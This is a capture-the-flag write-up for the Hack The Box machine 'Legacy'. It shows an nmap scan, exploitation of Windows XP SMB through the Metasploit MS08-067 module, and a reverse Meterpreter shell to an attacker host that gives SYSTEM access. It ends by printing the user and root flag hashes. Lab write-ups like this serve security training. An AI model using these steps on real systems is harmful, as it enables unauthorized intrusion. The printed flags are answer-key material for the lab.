



Legacy

EASY

Reported By YMTzioni

Step 1: Nmap Scan



Target: 10.10.10.4

Profile: Intense scan


Command: nmap -T4 -A -v 10.10.10.4


```
nmap -T4 -A -v 10.10.10.4
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: -3h51m32s, deviation: 1h24m50s, median: -4h51m32s
| nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:55:3f (VMware)
| Names:
|   LEGACY<00>           Flags: <unique><active>
|   HTB<00>              Flags: <group><active>
|   LEGACY<20>           Flags: <unique><active>
|   HTB<1e>              Flags: <group><active>
|   HTB<1d>              Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2021-01-16T11:25:32+02:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```

We can see that the machine operating system is Windows XP and SMB is open

Step 2: Exploitation

Search On Google:





MS08-067 Microsoft Server Service Relative Path Stack Corruption

Disclosed	Created
10/28/2008	05/30/2018

Description


This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server Service (along with a dozen others in the same process) from crashing. Windows XP targets seem to handle multiple successful exploitation events, but 2003 targets will often crash or hang on subsequent attempts. This is just the first version of this module, full support for NX bypass on 2003, along with other platforms, is still in development.

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':


```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show targets
    ...targets...
msf exploit(ms08_067_netapi) > set TARGET < target-id >
msf exploit(ms08_067_netapi) > show options
    ...show and set options...
msf exploit(ms08_067_netapi) > exploit
```

Let's try this one




```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.10.14.3:4444
[*] 10.10.10.4:445 - Automatically detecting the target ...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176195 bytes) to 10.10.10.4
[*] Meterpreter session 2 opened (10.10.14.3:4444 → 10.10.10.4:1030) at 2021-01-16 14:40:44 +0200

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```


Let’s check this user.txt file:




```
meterpreter > search -f user.txt
Found 1 result ...
    c:\Documents and Settings\john\Desktop\user.txt (32 bytes)
```




```
meterpreter > cd Documents\ and\ Settings
meterpreter > ls
Listing: C:\Documents and Settings
==================================
```



```
meterpreter > cd john
meterpreter > ls
Listing: C:\Documents and Settings\john
=======================================
```




```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Documents and Settings\john\Desktop
===============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2017-03-16 08:19:32 +0200  user.txt
```




```
meterpreter > cat user.txt
e69af0e4f443de7e36876fda4ec7644f
```


Let’s check this root.txt file:



```
meterpreter > search -f root.txt
Found 1 result...
    c:\Documents and Settings\Administrator\Desktop\root.txt (32 bytes)
```



```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Documents and Settings\Administrator\Desktop
========================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2017-03-16 08:18:19 +0200  root.txt
```



```
meterpreter > cat root.txt
993442d258b0e0ec917cae9e695d5713
```